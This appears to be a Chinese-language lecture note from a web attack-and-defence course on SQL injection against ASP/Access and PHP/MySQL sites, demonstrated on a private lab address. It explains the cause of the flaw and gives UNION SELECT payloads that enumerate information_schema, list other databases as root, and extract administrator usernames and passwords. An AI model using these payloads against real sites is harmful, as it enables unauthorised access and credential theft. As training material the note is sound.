
WEB攻防-通用漏洞&SQL注入&MYSQL跨库&ACCESS偏移



#知识点：

1、脚本代码与数据库前置知识

2、Access数据库注入-简易&偏移

3、MYSQL数据库注入-简易&权限跨库

#前置知识：

-SQL注入漏洞产生原理分析

-SQL注入漏洞危害利用分析

-脚本代码与数据库操作流程

-数据库名，表名，列名，数据

-数据库类型，数据库用户，用户权限

演示案例：

* ASP+Access-简易注入-字典猜解
* ASP+Access-偏移注入-报错显示
* PHP+MYSQL-简易注入-存储特性
* PHP+MYSQL-跨库注入-权限属性

脚本代码在实现代码与数据库进行数据通讯时（从数据库取出相关数据进行页面显示），将定义的SQL语句进行执行查询数据时。其中的SQL语句能通过参数传递自定义值来实现控制SQL语句，从而执行恶意的SQL语句，可以实现查询其他数据（数据库中的敏感数据，如管理员帐号密码）。这一个过程就可以叫做SQL注入漏洞。

漏洞产生根本条件：可控变量 特定函数

http://192.168.46.160:85/Production/PRODUCT.asp

http://192.168.46.160:85/Production/PRODUCT.asp?id=1513

如果下面的URL地址测试注入判断id有注入，手工测试该如何进行？

http://192.168.46.160:85/Production/PRODUCT.asp?id=1513&page=1

http://192.168.46.160:85/Production/PRODUCT.asp?page=1&id=1513

Production/PRODUCT.asp?id=1513 注入语句&page=1 对

Production/PRODUCT.asp?id=1513&page=1 注入语句 错

SQL注入攻击流程：

1、猜测数据库类型

2、根据类型选择思路

ACCESS 独立存在

数据库名

表名

列名

数据

MYSQL 统一管理

最高数据库用户=root用户

数据库A=网站A=数据库用户A

表名

列名

数据

数据库B=网站B=数据库用户B

数据库C=网站C=数据库用户C

为了网站和数据库的安全性，MYSQL内置有ROOT最高用户，划分等级，每个用户对应管理一个数据库，这样保证无不关联，从而不会影响到其他数据库的运行。

MYSQL两种思路：

非ROOT的注入攻击：常规类的猜解

ROOT用户的注入攻击：文件读写操作，跨库查询注入等

黑盒测试中可以采用user()获取当前用户权限，白盒中看连接用户即可！

select \* from product where id=1513

select \* from product where id=1513

查询admin表名：

UNION select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin

查询admin表名下的admin等列名

UNION select 1,2,admin,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin

MYSQL5.0以上版本：自带的数据库名information\_schema

information\_schema：存储数据库下的数据库名及表名，列名信息的数据库

information\_schema.tables：记录表名信息的表

information\_schema.columns：记录列名信息表

information\_schema.tables

获取相关数据：

1、数据库版本-看是否符合information\_schema查询-version()-5.5.532

2、数据库用户-看是否符合ROOT型注入攻击-user()-root@localhost

3、当前操作系统-看是否支持大小写或文件路径选择-@@version\_compile\_os-win

4、数据库名字-为后期猜解指定数据库下的表，列做准备-database()-syguestbook

ROOT类型攻击-猜解数据，文件读写，跨库查询

获取syguestbook数据库下面的表名信息：

UNION SELECT table\_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information\_schema.tables where table\_schema='syguestbook'

获取表名sy\_adminuser的列名信息：

UNION SELECT column\_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information\_schema.columns where table\_name='sy\_adminuser' and table\_schema='syguestbook'

获取指定数据：

UNION SELECT username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from sy\_adminuser

跨库注入：实现当前网站跨库查询其他数据库对应网站的数据

获取当前mysql下的所有数据库名

UNION SELECT schema\_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information\_schema.schemata

获取数据库名xhcms下的表名信息

UNION SELECT table\_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information\_schema.tables where table\_schema='xhcms'

获取数据库名xhcms下的表manage下的列名信息：

UNION SELECT column\_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information\_schema.columns where table\_name='manage' and table\_schema='xhcms'

获取指定数据：

UNION SELECT user,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from xhcms.manage

#ASP+Access-简易注入-字典猜解

由于Access数据库特性导致这个SQL注入是需要借助字典去猜解表名和列名的，那么就会出现表名或列名猜解不到，可以自定义社工字典或采用偏移注入！

#ASP+Access-偏移注入-报错显示

偏移注入就是解决表名已知，列名未知的情况！

#PHP+MYSQL-简易注入-存储特性

#PHP+MYSQL-跨库注入-权限属性

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)